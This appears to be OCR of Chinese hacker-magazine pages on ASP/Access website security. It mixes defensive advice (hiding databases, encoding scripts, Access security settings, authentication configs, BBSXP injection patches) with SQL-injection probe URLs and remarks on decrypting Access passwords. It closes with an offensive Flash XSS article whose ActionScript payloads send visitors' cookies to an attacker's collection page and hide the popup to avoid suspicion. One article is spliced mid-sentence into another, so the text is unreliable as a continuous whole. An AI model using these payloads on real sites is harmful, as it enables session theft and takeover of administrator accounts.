


图 4

再把数据库扩展名改为“.asp”。为什么要取名为<%='a'-1%>呢？其实='a'-1这里你可以随意输入，只要不是正确的ASP语句就行。因为这样把扩展名改成“.asp”后在IE中输入时，遇到了<%%>它就会去解释之间的代码。呵呵，结果会提示出错，所以数据库绝对不会被正确地下载（图5）。




图 5

此时的你是不是认为非常安全了？NO，我们还要在数据库名前加上一个#号。如：#Data.asp，这里的#号并不是用来做防止下载的。防止下载的过程我们已经作了解释，当你有多个MDB文件，并放在同一个目录下，如12yes的整站系统。如果我们猜到管理员MDB文件的位置并且从另一个系统中得到SQL注入漏洞的同时，可以采用ACCESS跨库查询的方法来取得管理员库中的记录。如果我们在库名前面加上#号的时候，就算你猜测到了我们也不怕，提交select * from d:\web\data\#data.asp.admin类似的sql查询语句，系统会提示出错，因为#在SQL语法中有表示日期的作用。语法出错自然也就不会去执行查询条件了。

我们认为比较安全的数据库就应该是#文件名.asp，并且建一个临时表，表中有一字段输入ASP代码，防止ASP被正确的解释。

2. 针对托管主机

这种防下载的方法就太好办了。把你的数据库放到IIS以外的目录，那不管是谁都不能够再下载了。如你的Web目录在D:\Web\WebSite目录下，把数据库保存在D:\Web\Data目录下就一切OK了。

通过上面的防护策略，现在你的数据库已经是比较安全了，现在的漏洞都已经堵上了，当然，不要认为这样就高枕无忧了，如果某天你发现《黑客防线》上又公布了这方面很大的漏洞，那请小心！说不定又能被下载数据库了！

〉脚本小子/softbug〉 scriptsboy@hacker.com.cn

基于ASP.NET与Access的安全防护

脚本小子：随着Internet的发展，Web技术进步也日新月异，人们对网络安全也越来越关心，安全问题已成为人们每天必谈的话题之一（稍微夸张一下）。今天我们来谈一下IIS+ASP+Access的安全问题，IIS+ASP+Access是微软推出的作为一种典型的服务器端网页设计技术的解决方案，被广泛应用在互联网的各个领域中，同时也是被攻击的对象……

目前，ASP(Acive Server Pages)技术已风靡全球，它给开发商提供了基于脚本的直观、快速、高效的应用开发手段，极大地提高了开发的效果。应用这种技术，不需要进行复杂的编程，就可以开发出专业的动态Web网站。Access数据库作为微软推出的以标准JET为引擎的桌面型数据库系统，由于具有操作简单、界面友好等特点，具有较大的用户群体。目前，IIS+ASP+Access是中小型Internet网站的首选方案。不过，该解决方案在为我们带来便捷的同时，也带来了严峻的安全问题。

IIS+ASP+Access安全隐患分析

IIS+ASP+Access解决方案的主要安全隐患来自Access数据库的安全性，其次在于ASP网页设计过程中的安全意识和措施。

1. 数据库被下载

数据库被下载是我们经常谈的问题，在IIS+ASP+Access网站中，如果有人通过各种方法获得或者猜到数据库的存储路径和文件名，则该数据库就可以被下载到本地。例如：对于存储路径一般为"URL/database"或放在根目录"URL/"下的数据库，任何人敲入地址："URL/database/数据库名.mdb"，数据库就可以被下载。

2. 数据库被解密

由于Access数据库的加密机制比较简单，即使设置了密码，解密也很容易。该数据库系统通过将用户输入的密码与某一固定密钥进行"异或"来形成一个加密串，并将其存储在*.mdb文件从地址"&H42"开始的区域内。我们可以轻松地编制解密程序，一个几十行的小程序就可以轻松地获得任何Access数据库的密码。因此，只要数据库被下载，其信息就没有任何安全性可言了。

3. ASP页面的安全性

（1）源代码安全性隐患。由于ASP程序采用非编译性语言，大大降低了程序源代码的安全性。如果黑客想侵入站点，获得ASP源代码是非常重要的。虽然源代码可以加密但大部分都是通过MS Script Encode加密的。应用开发商通过使用这个工具，达到Web主机和Web客户不能查看或修改它们源代码的目的。在这里提供一个解密软件ZWDECODE.EXE，使用这个工具可以对经过MS Script Encode加密的ASP文件进行解密，把源代码还原。

例如：可以把类似于如下的代码：

```
<SCRIPT language=JScript.Encode>
  #@~^QwIAAA==@#@&0; mDkW P7nDb0zZKD
n1YAMGhk+Dvb`@#@&P,kW`UC7kL1DGDcl22gl:n~
{!P3~dYMc*iNz&R @*^#~@
</SCRIPT>
还原成:
<SCRIPT language=JScript>
  function verifyCorrectBrowser(){
    if(navigator.appName == "Microsoft Internet
Explorer")
      if (navigator.appVersion.indexOf ("5.") >= 0)
        return(true);
      else
        return(false);
  }
  function getAppropriatePage(){
    var str1 = "Had this been an actual Web site, a
page compatible with ";
    var str2 = "browsers other than ";
    var str3 = "Microsoft Internet Explorer 5.0 ";
    var str4 = "would have been loaded.";
    if (verifyCorrectBrowser())
      document.write(str1 + str3 + str4);
    else
      document.write(str1 + str2 + str3 + str4);
  }
</SCRIPT>
```

ZWDECODE.EXE是一个运行在DOS PROMAPT的命令工具，该程序的语法解释如下：

```
ZWDECODE inputfile outputfile
```

inputfile：要被解密的文件名称，包括相对于当前目录的任何需要的路径信息。

outputfile：要生成的输出文件的名称，包括相对于当前目录的任何需要的路径信息。

本程序只能用于恢复自己丢失源代码的程序，不可用于其他用途。为了安全起见，在解密前要做好备份。否则……自己看着办，呵呵。

（2）程序设计中容易被忽视的安全性问题。其实这个问题就是我们经常说的SQL Injection。ASP代码使用表单实现交互，而相应的内容会反映在浏览器的地址栏中，如果不采用适当的安全措施，只要记下这些内容，就可以绕过验证而直接进入某一页面。

例如在浏览器中输入：

http://ip/abc.asp?id=1 and 1=1 返回某个具体问题；

http://ip/abc.asp?id=1 and 1=2 返回500内部服务器出错；

http://ip/abc.asp?id=1 一样返回500出错。

利用这个Sql Injection 漏洞，我们很快就可以知道服务器用的是什么数据库等信息。因此，在验证或注册页面中，必须采取特殊措施来避免此类问题的产生。

提高IIS+ASP+Access网站安全性的方法

1. 防止数据库被下载

由于Access数据库加密机制过于简单，有效地防止数据库被下载，就成了提高ASP+Access解决方案安全性的重中之重。以下两种方法简单、有效。

（1）非常规命名法。为Access数据库文件起一个复杂的非常规名字，并把它放在几个目录下。这样黑客想通过猜的方式得到Access数据库文件名就很难了。

（2）使用ODBC数据源。在ASP程序设计中，如果有条件，应尽量使用ODBC数据源，不要把数据库名写在程序中。否则，数据库名将随ASP源代码的失密而一同失密。

例如：

```
DBPath = Server.MapPath("./akkt/kj61/acd/av5/faq9jl.mdb")
conn.open "driver={Microsoft Access Driver (*.mdb)};dbq="& DBPath
```

可见，即使数据库名字起得再怪异，隐藏的目录再深，ASP源代码失密后，也很容易被下载下来。如果使用ODBC数据源，就不会存在这样的问题：conn.open "ODBC-DSN名"。

2. 对ASP页面进行加密

为有效地防止ASP源代码泄露，可以对ASP页面进行加密。我们曾采用两种方法对ASP页面进行加密：一是使用组件技术将编程逻辑封装入DLL之中；二是使用微软的Script Encoder对ASP页面进行加密。使用组件技术存在的主要问题是每段代码均需组件化，操作比较繁琐，工作量较大，而使用Encoder对ASP页面进行加密，操作简单、收效良好。Script Encoder的运行程序是SCRENC.EXE，使用方法是：

```
SCRENC [/s] [/f] [/xl] [/l defLanguage ] [/e defExtension] inputfile outputfile
/s 是屏蔽屏幕输出；
/f 指定输出文件是否覆盖同名输入文件；
/xl 指是否在.asp文件的顶部添加@Language指令；
/l defLanguag指定缺省的脚本语言；
/e defExtension 指定待加密文件的扩展名。
```

3. 使用Security Wizard设置Access数据库的安全性

可以使用 Security Wizard 设置数据库的安全性。为此，请执行以下步骤。

（1）设置安全性的数据库。

（2）“工具”菜单中，指向“安全”，然后单击“设置安全机制向导”。将显示“设置安全机制向导”对话框。因为我们要创建一个新的工作组信息文件，因此请确保选中此选项，然后单击“下一步”。在“设置安全机制向导”对话框的第二个屏幕中，为工作组信息文件键入一个新名称，或者接受默认名称。键入一个工作组 ID（WID）。WID 唯一标识了此工作组文件的 Admins 组。下一步，在相应的文本框中键入您的姓名和单位。虽然这些输入是可选的，但最好还是填入，因为只有知道这些信息的人才能重新创建工作组信息文件。

（3）您也可以选择是否使用此工作组信息文件作为所有数据库的默认文件，或者只是用于这个特定的数据库。单击“创建快捷方式，打开设置了安全机制的数据库”选项，然后单击“下一步”。

（4）在下一个屏幕中，可以选择希望向导设置其安全机制的对象。默认情况下，向导将为所有现有对象和所有新创建的对象设置安全机制。单击“下一步”。

（5）在下一个屏幕中，您可以选择可选的具有特定权限的安全组。我们强烈建议您使用组来管理用户的访问权限，而不是赋予每个用户特定的权限。选择任何其他组账户，然后单击“下一步”。在此屏幕中，您可以为 Users 组设置特定的权限。因为所有用户都自动成为 Users 组的成员，在此选择的任何权限都会应用于所有用户，所以最好限制该组的权限，或者保留默认设置 －没有任何权限。单击“下一步”。

（6）在下一个屏幕中，您可以向工作组信息文件中添加用户。还可以为每个用户选择密码和个人 ID（PID）。Access 使用 PID 和账户名为工作组标识唯一的用户。添加用户并单击“下一步”。

> Nspiner：个人标识符（PID）不是密码。它被加密并与名称一起创建了一个唯一的系统标识符（SID），用于标识用户。

在此屏幕中，您可以向工作组信息文件中的组添加用户。进行您的选择后单击“下一步”。

（7）在最后一个屏幕中，为不具有安全设置的数据库的备份选择一个名称。保护好此原始数据库的备份

是很有必要的，以防万一丢失或损坏了具有安全设置的数据库。单击“完成”。原始数据库将用 .bak 扩展名保存。

Nspiner：当创建工作组信息文件后，Security Wizard 将创建一个报表，其中包含重新创建工作组信息文件所需的所有信息。您必须保存好此信息，以便在原始文件丢失或损坏时重新创建文件。

（8）单击“完成”后，Security Wizard 将加密数据库，然后要求您使用新的工作组信息文件重新打开进行了安全设置的数据库。

4．使用安全验证的方法，也是目前最流行的方法

.NET平台及其ASP+所提供的强大开发功能是每个程序员所不能忽视的，对某种语言的偏好不该影响选择最具效率的开发工具。ASP+提供了3种主要的身份验证方式，即Windows、Cookie和Passport，Windows是指使用Windows自身的安全管理方式，你可通过设置Windows的用户及IIS等权限来保障安全，对于一些大应用，使用此方法将非常复杂和烦琐。Passport方式较为方便和安全，用户只用一个用户名和密码可以访问任何成员站，并且在注销离开时，所有Passport相关的信息都会清除，你可以在公共场所放心地使用它，相信Passport比较适合Internet的应用。在企业级应用中，使用Cookie方式和SSL、IP限制等一些网管技术同样可以实现一定的安全性。

我们先来介绍比较简单的一种，为防止未经注册的用户绕过注册界面直接进入应用系统，我们采用Session对象进行注册验证。例如，我们制作了下面的注册页面。设计要求注册成功后系统启动hrmis.asp?page=1页面。假设不采用Session对象进行注册验证，则用户在浏览器中敲入“URL/hrmis.asp?page=1”即可绕过注册界面，直接进入系统。

在此，利用Session对象进行注册验证：

```
<%
UserID = Request("UserID") '读取使用者所输入的账号和密码
Password = Request("Password")
If UserID <> "hrmis" Or Password <> "password" Then
Response.Write "账号错误!" '检查UserID 及Password是否正确若错误则提示
Response.End
End If
Session("Passed") = True '将Session 对象设置为通过验证状态
%>
进入应用程序后，首先进行验证
<%
If Not Session("Passed") Then
Response.Redirect "Login.asp" '如果未通过验证，返回Login 状态
End If
%>
```

懂ASP编程的就会知道用这一小段代码就可以防止未经注册的用户绕过注册界面直接进入应用系统。

我们再来介绍另一种基于Cookie的方法。你需建一个如下内容的config.web，并将它放在C:inetpubwwwroot（IIS缺省目录）下，对于系统安装时已经建立的config.web，一般在WINNTMicrosoft.NETFrameworkv...目录下。

```
<configuration>
<security>
<authentication mode="Cookie">
<cookie decryptionkey="autogenerate" loginurl="/login.aspx" cookie=".ASPXAUTH" />
</authentication>
<authorization>
<deny users="?" />
</authorization>
</security>
</configuration>
```

该配置文件声明用Cookie方式验证，在你访问该目录及其子目录下的aspx文件时，如果你没有认证的Cookie，它就会重定向到login.aspx。如果你需要一个不需要身份认证的目录（可放用户申请的程序）则可建一个如下的config.web并放在该目录下：

```
<configuration>
<security>
<authorization>
<allow users="*" />
</authorization>
</security>
</configuration>
```

程序设计

你需在root目录下建立Default.aspx和login.aspx这两个ASP+程序。

login.aspx程序内容代码详见光盘杂志相关栏目中的“login.txt”。

具体执行时，当一个未经认证的用户浏览你的网站的.aspx文件时（注意：Cookie认证只对.aspx文件起作用），系统发现该用户没Cookie，于是将它重定向到login.aspx，当用户输入正确的用户名和密码后，系统为该用户生成一个Cookie并立刻自动重定向到一开始该用户要浏览的.aspx文件并执行它，缺省的则定向到Default.aspx，上面提供的Default.aspx则提示你已经通过身份认证。由于使用了Session跟踪应用程序访问或会话期间特

BBSXP论坛查漏补缺

文/ 起夜家

脚本小子：在《上册》中，我们分析了BBSXP论坛中存在的几个漏洞和几个可能存在隐患的地方，为了方便那些使用该论坛软件的朋友能够及时打好补丁，这里我们继承攻防结合的传统给大家带来防御的方法，本文谈到的补丁方法可以帮助大家抵抗可能到来的攻击。

作为被调用东西，自己保证自己的安全比要求别人来保证自己的安全要合理得多，所以要补上这些漏洞，老老实实地从setup.asp开始修改比较好。

前面说到的那些潜在有问题的子过程，有一个比较简单而且有效的方法：对request过来而且作为了SQL语句构造部分的变量，统统加上过滤单引号的语句，例如在top子过程中：

```
if Request.Cookies("username")<>empty then
简单的修改为：
if Request.Cookies("username")<>empty then
sql="select * from [user] where ='"&replace(Request.Cookies
("username"),"'","'")&"'"
```

其他相应的地方也可以同理修改。

usertop.asp中Order出的问题，改起来稍微有点麻烦，因为总觉得直接从代码意义来看，怎么过滤都不合理。好在这个地方要利用起来很有些难度，就用经验来保证一下吧，第五行中滤掉空格：

```
order=HTMLEncode(Request("order"))
改为：
order=replace(HTMLEncode(Request("order"))," ","")
```

这样子的过滤对付一般的倒是没问题了，但是用着分割符号的还可以是'\t'，'\r'，'\n'等，如果要完全准确，挨着挨着过滤也不是不可以，就怕挂一漏万，有一个没有想到的地方都和没有过滤是一样的。

或者我们可以换一个思路，这里要求的是表名，而表名长度是很有限的，姑且就取前20个字符。这样子对于防范是够的，攻击起来就不可能了。

```
order=left(HTMLEncode(Request("order")), 20)
```

这个做法有点毒，基本上能够保证安全了。但如果这样写的话还是有点投机取巧的味道，严谨的人来看，多半觉得有些不爽。堵上这种人嘴巴的最好方法是从逻辑上断绝注入者的念头：这个order的集合是严格表名的集合，而表名的个数是有限的，就枚举一番吧。

```
if order<>"experience" and order<>"regtime" and order<>
"posttopic" and order<>"postrevert" and order<>"money"
and order<>"landtime" then order="experience"
```

很长吧？一共有43项，你要是愿意的，都加上去好了。不过提醒一下，有几个不能加，比如userpass，至于为什么，我想聪明的你应该能够猜得出来的。


文中还有提到setup.asp中一些子过程可能潜在有问题，因为还没有看到具体出现的时候，姑且先放过它们。另外提到的那个不用合法用户名就能察看所有用户的缺陷，因为不知道是不是故意设置成为如此的，所以也就不动它了。BBSXP标称自己是最快的，看来不得不承认——为了快速，连基本的安全都不要了，实在是佩服。

最后似乎还说到iecv中修改Cookie键值中"="没有正确处理的缺陷，我想你可以写一封信给iecv的作者，这个漏洞就不是我们管辖的范围了，何况iecv给的主页我还根本打不开……

定的Web浏览器信息，带有相应的cookie的HTTP请求被认为是来自同一Web浏览器，所以要防止被人使用Sniffer等方法非法截获Cookie信息，你需要考虑使用SSL或其他安全的通讯链路加密方法。使用Cookie的身份验证方法再结合各种加密手段以及操作系统完善的安全配置就可以为大多数需要安全认证的应用提供足够的支持。

编后语

通过上面的介绍，大家对ASP+Access网站安全和隐患已有一定的了解，有矛必有盾，有攻必有防，二者是相互制约的。此文主要是提醒大家在以后的编程和系统及其他软件设置方面一定要慎之又慎，努力提高国内网站的安全系数。



脚本小子：我一直在追踪Flash跨站攻击，因为这是最近的热点嘛！热爱脚本攻击的脚本小子当然不能放过啦，这不，我就约来了一个作者，为我们广大黑友讲述如何防止Flash跨站攻击弹出IE窗口，因为在实施Flash跨站攻击的时候，如果设计得不好，弹出了IE窗口，就会引起怀疑，从而失败！如果你也正为这个问题而头疼的话，不妨来阅读本文——

难度等级：低

前置知识：Flash脚本语言，Javascript语言

也说跨站脚本攻击的隐藏

——如何防止Flash跨站攻击弹出IE窗口

icyfoxlovelace/冰狐浪子

前些天一直忙着学习Win32汇编，一直懒得写文章，这些天来好像Flash跨站攻击闹得挺凶的，但在实施Flash跨站攻击时的那个弹出的IE窗口很容易引起别人的怀疑，从而使得Flash跨站攻击失败，这的确让人多少有点头疼，大家是不是也一直在寻找实施Flash跨站攻击时不弹出IE窗口的方法来隐藏自己的攻击行为呢？下面大家和我一起来解决这个不大不小的问题，让Flash跨站攻击更"完美"吧！

一般来说，大家在进行Flash跨站攻击时都是自己做一个Flash动画，并在第1帧中加入用于跳转到其他URL的AtionScript脚本函数，如下：

```
getURL("JavaScript:window.open('http://用于收集Cookie的网页地址?'+document.cookie)","_self")
```

然后把这个Flash动画置于论坛中的签名、帖子或短信消息中，用来获得管理员或用户的Cookie，从而得到管理权限，进一步伺机控制整个站点，最终达到自己的目的。我们可以看到在整个跨站攻击中最重要的就是这个AtionScript脚本啦！也就是这个脚本中用到的代码打开了一个我们又爱又恨的窗口，所以我们也只能从改造这个脚本代码来实现隐藏或者是去掉弹出的IE窗口；除此外别无它法！

我们先分析一下上面的AtionScript脚本，它使用AtionScript脚本函数"getURL"跳转到一个使用JavaScript协议的URL（JavaScript协议后面就是我们非常熟悉的JavaScript脚本代码），在JavaScript中使用document.cookie的到Cookie，并把Cookie和一个用于收集Cookie的网页地址连成一个http协议的URL地址，最后使用window.open打开合成的URL地址，从而把Cookie用GET方式发送到用于收集Cookie的网页，并记录下来。

通过上面的分析，我们进一步了解那个弹出的IE窗口是由于JavaScript协议中的代码window.open所生成的，相信大家都知道window.open的第二个参数用来指定打开的窗口的名字，其通用名称有"_media（IE6.0 在浏览器左边的媒体面板内打开）"、"_blank（在新窗口中打开）"、"_parent（在当前框架的父框架内打开。假如当前框架无父框架，此参数值等同于_self）"、"_search（IE5.0 在浏览器左边的搜索面板内打开）"、"_self（在当前窗口中打开，覆盖当前文档）"、"_top（在所有框架之外的最顶层窗口中打开。假如当前窗口无框架结构，此参数值等同于_self）"等几种，如果我们以"_search"来打开窗口，不是就没有了弹出的IE窗口了吗？AtionScript脚本改为：

```
getURL("JavaScript:window.open('http://用于收集Cookie的网页地址?'+document.cookie,'_search')","_self")
```

当然，这样做会打开搜索面板，也会引起怀疑，但却可以躲过那些关闭弹出窗口软件的追杀！姑且也算一种方法吧！

如果仅仅是上面所说的，相信不少读者要把我……

看到这里聪明的你是不是想到了点解决的思路？对！既然支持JavaScript啦，还有啥东东会不能解决呢？JavaScript真的是好处多多呀！

